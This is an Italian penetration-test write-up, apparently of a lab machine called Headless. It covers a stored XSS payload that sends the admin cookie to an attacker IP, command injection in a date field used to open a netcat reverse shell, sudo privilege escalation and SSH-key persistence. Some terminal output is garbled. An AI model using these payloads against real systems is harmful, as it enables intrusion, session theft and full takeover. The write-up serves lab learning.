


Figura 15: Pagina di avviso in caso di XSS.

Siccome tutti i campi della richiesta sono manipolabili e vengono elaborati lato server, è possibile controllare anche se la pagina di tentato hacking è vulnerabile a tecniche di iniezione.

Tuttavia, prima di procedere per questa strada si è notato che nelle richieste della pagina è presente un campo Cookie, con valore "*isadmin*" che sembra essere in codifica Base64 URL.

Innanzitutto, sfruttando le modalità *interceptor* e *repeater* del software **Burp Suite**, la richiesta è stata modificata eliminando il valore cookie del tutto, per oltrepassare eventuali controlli sul suo valore. Tuttavia, reinoltrando la richiesta così modificata al sito, la pagina continua a non essere accessibile. A seguito di ricerche sul formato del cookie, è stata effettuata la decodifica della stringa per carpire informazioni ulteriori, utilizzando il comando in figura:




Figura 16: Decodifica del valore del cookie.

L'output mostra che la prima parte del cookie corrisponde alla stringa *user* in base64, mentre il resto del cookie ha una codifica sconosciuta. Si è provato quindi a rimpiazzare la stringa con la stringa "admin", anch'essa codificata in base64, per poi concatenarla al resto del cookie precedente.

```
(kali㉿kali)-[~]  
$ echo -n '"admin"' | base64  
ImFkbWluIg==
```


La codifica utilizzata è Base64 URL, per cui i due caratteri finali "==" di padding vanno rimossi. Nonostante la modifica del valore del cookie, neanche questo metodo ha garantito accesso alla pagina non autorizzata. Si è quindi proceduto con il controllo dei campi del form di tentato hacking, ed è stato scoperto che non vi è alcun tipo di filtro sui campi della richiesta: è possibile iniettare del codice Javascript nei campi del form. Tenendo a mente il risultato della scansione Nikto2, il cookie isadmin risulta liberamente accessibile con Javascript a seguito dell'assenza del flag "*HttpOnly*". È stata quindi modificata la richiesta inserendo un comando che restituisce il cookie ogni volta che un utente ha accesso alla pagina. In caso i cookie ricevuti siano differenti, potrebbero essere utilizzati per accedere alla sezione dashboard. È stato quindi inserito il seguente payload Javascript nel campo "User-Agent", che restituisce il cookie della pagina all'ip della macchina attaccante:

	Pretty	Raw	Hex
1	POST /support HTTP/1.1		
2	Host: 10.10.11.8:5000		
3	Content-Length: 70		
4	Cache-Control: max-age=0		
5	Accept-Language: en-US		
6	Upgrade-Insecure-Requests: 1		
7	Origin: 10.10.11.8:5000		
8	Content-Type: application/x-www-form-urlencoded		
9	User-Agent: <script>document.location='http://10.10.14.144/?cookie='+document.cookie</script>		
10	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0		
11	Referer: 10.10.11.8:5000/support		
12	Accept-Encoding: gzip, deflate, br		
13	Accept-Language: en-US,en;q=0.9		
14	Cookie: is_admin= InVzZXIi.uAlmXlTvm8vyihjNaPDWnvB_Zfs		
15	Connection: close		
16			
17	fname=ab&lname=asd&email=abcba%40abca.c&phone=21321313213&message=prova		
18			

Una volta messa in ascolto la macchina sulla porta 80 http, dopo qualche secondo è stata ricevuta la seguente richiesta, con un valore Cookie differente:

```
(kali@kali)-[~/Downloads]
$ nc -lvp 80
listening on [any] 80 ...
connect to [10.10.14.144] from 10.10.11.8 [10.10.11.8] 52032
GET /?cookie=is_admin=ImFkbWluIg.dmzDkZNE6CK0oyL1fbM-SnXpH0 HTTP/1.1
Host: 10.10.14.144
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://localhost:5000/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Effettuando una richiesta GET al sottodominio dashboard con i cookie ricevuti, è stato finalmente possibile visualizzare la pagina, che appare come in figura seguente:



Il payload è quindi stato eseguito da un utente amministratore che aveva accesso alla sezione dashboard, confermando la modifica della pagina a seguito dell'iniezione dello script Javascript e, di conseguenza, della vulnerabilità XSS del form.

Analizzando meglio la pagina trovata, è presente un riquadro dove è possibile immettere una data e un pulsante "Generate Report", che produce la scritta "Systems are up and running!" a discapito della data inserita.

L'unico parametro presente nella richiesta, "date", risulta anch'esso vulnerabile a semplici attacchi di command injection. Come visualizzabile in figura, la command injection è stata inizialmente testata concatenando un semplice comando *pwd*, in modo tale da individuare la cartella corrente in caso di avvenuta iniezione:

```
Request
Pretty Raw Hex
1 POST /dashboard HTTP/1.1
2 Host: 10.10.11.8:5000
3 Content-Length: 19
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://10.10.11.8:5000
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
10 Gecko) Chrome/126.0.6478.127 Safari/537.36
11 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
12 Referer: http://10.10.11.8:5000/dashboard
13 Accept-Encoding: gzip, deflate, br
14 Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
15 Connection: keep-alive
16 date=2023-09-15;pwd
```

```
67
68 <form action="/dashboard" method="post">
69   <label for="date">
    Select Date:
  </label>
70   <input type="date" id="date" name="date" value="2023-09-15" required>
71   <button type="submit">
    Generate Report
  </button>
72 </form>
73 </div>
74 <div id="output-container">
75   <div id="output-content" style="background-color: green; color: white; padding:
    10px; border-radius: 5px;">
76     Systems are up and running!
77     /home/dvir/app
78   </div>
79 </div>
80 </div>
81 </body>
82 </html>
```

Oltre alla scritta sempre presente, è presente anche la cartella corrente, */home/dvir/app*. Una volta individuato il campo vulnerabile, si è eseguito quindi il comando nella figura seguente, che installa una shell sulla porta 1111 della macchina attaccante:

Request

```
1 POST /dashboard HTTP/1.1
2 Host: 10.10.11.8:5000
3 Content-Length: 43
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://10.10.11.8:5000
8 Content-Type: application/x-www-form-urlencoded
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
10 Accept:
    text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
    */*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Referer: http://10.10.11.8:5000/dashboard
12 Accept-Encoding: gzip, deflate, br
13 Cookie: is_admin=ImFkbWluIg.dmzDkZNEm6CK0oyL1fbM-SnXpH0
14 Connection: keep-alive
15
16 date=2023-09-15; nc -e /bin/sh 10.10.14.144 1111
```

Inoltrando la richiesta così modificata e mettendo in ascolto la macchina attaccante sulla porta 1111, è stato possibile avviare con successo una reverse shell, che ha permesso di ottenere l'accesso come utente “dvir”:

```
(kali㉿kali)-[~]
$ nc -lvp 1111
listening on [any] 1111 ...
connect to [10.10.14.144] from 10.10.11.8 [10.10.11.8] 32826
whoami
dvir
```

8 Post-Exploitation

8.1 Privilege Escalation

Una volta ottenuto l'accesso da utente alla macchina, si è provato a sfruttare le informazioni in possesso per elevare i privilegi.

Innanzitutto, si sono individuati i file presenti:

```

(kali㉿kali)-[~]
$ nce-lvp 1111
listening on [any] 1111 ...
connect to [10.10.14.144] from 10.10.11.8 [10.10.11.8] 32826
whoami8.8.
dvirckets
ls -lan/av
total 44
drwxr-xr-x 3 dvir dvir 4096 Aug  3 11:30 .
drwx----- 8 dvir dvir 4096 Feb 16 23:49 ..
-rwxr-xr-x 1 dvir dvir 2867 Sep 10 2023 app.py
-rw-r--r-- 1 dvir dvir 2100 Sep 10 2023 dashboard.html
-rw-r--r-- 1 dvir dvir 1513 Sep  9 2023 hackattempt.html
drwxr-xr-x 2 dvir dvir 4096 Feb 16 23:49 hacking_reports
-rw-r--r-- 1 dvir dvir 2896 Feb 16 23:35 index.html
-rwxr-xr-x 1 dvir dvir  5 Aug  3 11:30 initdb.sh
-rw-r--r-- 1 dvir dvir 1185 Feb  2 2024 inspect_reports.py
-rwxr-xr-x 1 dvir dvir  48 Sep  9 2023 report.sh
-rw-r--r-- 1 dvir dvir 2457 Sep  9 2023 support.html

```

Successivamente, si è utilizzato il comando **sudo --list**, per individuare se ci fossero file eseguibili come root:

```

sudo --list
Matching Defaults entries for dvir on headless:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
  use_pty
User dvir may run the following commands on headless:
  (ALL) NOPASSWD: /usr/bin/syscheck

```

Dall'output del comando, /usr/bin/syscheck sembra eseguibile da dvir come root. Visualizzando il contenuto del file, si tratta di uno script che effettua alcune stampe, per poi eseguire uno script "initdb.sh" per mettere in esecuzione un database:

```

cat /usr/bin/syscheck
#!/bin/bash
if [ "$EUID" -ne 0 ]; then
    exit 1
fi
last_modified_time=$(/usr/bin/find /boot -name 'vmlinuz*' -exec stat -c %Y {} + | /usr/bin/sort -n | /usr/bin/tail -n 1)
formatted_time=$(/usr/bin/date -d "@$last_modified_time" +%d/%m/%Y %H:%M)
/usr/bin/echo "Last Kernel Modification Time: $formatted_time"

disk_space=$(/usr/bin/df -h / | /usr/bin/awk 'NR=2 {print $4}')
/usr/bin/echo "Available disk space: $disk_space"

load_average=$(/usr/bin/uptime | /usr/bin/awk -F'load average:' '{print $2}')
/usr/bin/echo "System load average: $load_average"

if ! /usr/bin/pgrep -x "initdb.sh" &>/dev/null; then
    /usr/bin/echo "Database service is not running. Starting it..."
    ./initdb.sh 2>/dev/null
else
    /usr/bin/echo "Database service is running."
fi

exit 0

```

Siccome lo script `initdb` ha tutti i permessi per l'utente `dvir`, è facilmente leggibile e modificabile. È stato quindi sovrascritto il suo contenuto inserendo il seguente comando, che richiama una shell `bash`:

```
echo "bash" > initdb.sh
```

Invocare una shell mediante uno script `setuid` non basta per l'elevazione dei privilegi. Difatto, molte shell moderne inibiscono l'elevazione dei privilegi abbassandoli a quelli dell'utente che le ha invocate. Per inibire questi controlli ed infine ottenere i privilegi di root, si è utilizzato il comando `/bin/bash` con il flag **-p**, come in figura:

```

ls -la
total 48
drwxr-xr-x 3 dvir dvir 4096 Aug 10 3 13:30 .
drwx----- 8 dvir dvir 4096 Feb 16 23:49 ..
-rwxr-xr-x 1 dvir dvir 2867 Sep 10 2023 app.py
-rw-r--r-- 1 dvir dvir 2100 Sep 10 2023 dashboard.html
-rw-r--r-- 1 dvir dvir 1513 Sep 9 2023 hackattempt.html
drwxr-xr-x 2 dvir dvir 4096 Feb 16 23:49 hacking_reports
-rw-r--r-- 1 dvir dvir 2896 Feb 16 23:35 index.html
-rwxr-xr-x 1 dvir dvir 5 Aug 3 11:30 initdb.sh
-rw-r--r-- 1 dvir dvir 1185 Feb 2 2024 inspect_reports.py
-rwxr-xr-x 1 dvir dvir 48 Sep 9 2023 report.sh
-rw-r--r-- 1 dvir dvir 2457 Sep 9 2023 support.html
-rwxr-xr-x 1 dvir dvir 20 Aug 3 13:30 test.sh
sudo /usr/bin/syscheck
Last Kernel Modification Time: 01/02/2024 10:05
Available disk space: 1.9G
System load average: 0.00, 0.01, 0.00
Database service is not running. Starting it ...
/bin/bash -p
whoami
root

```

8.2 Maintaining Access

Una volta ottenuto l'accesso root alla macchina, per mantenerlo è stato configurato un canale SSH tra la macchina del pentester e Headless. Sulla macchina attaccante è stato eseguito il seguente comando, che crea una coppia di chiavi SSH:

```
ssh-keygen -t rsa -b 2048
```

Successivamente, la macchina del pentester deve essere aggiunta alle chiavi SSH autorizzate: è stata copiata la chiave pubblica SSH sulla macchina target all'interno del file *authorizedkeys* nella cartella *.ssh* di root. Per riconnettersi facilmente alla macchina con accesso root, basterà eseguire il comando:

```
ssh -i keyfile root@10.10.11.8
```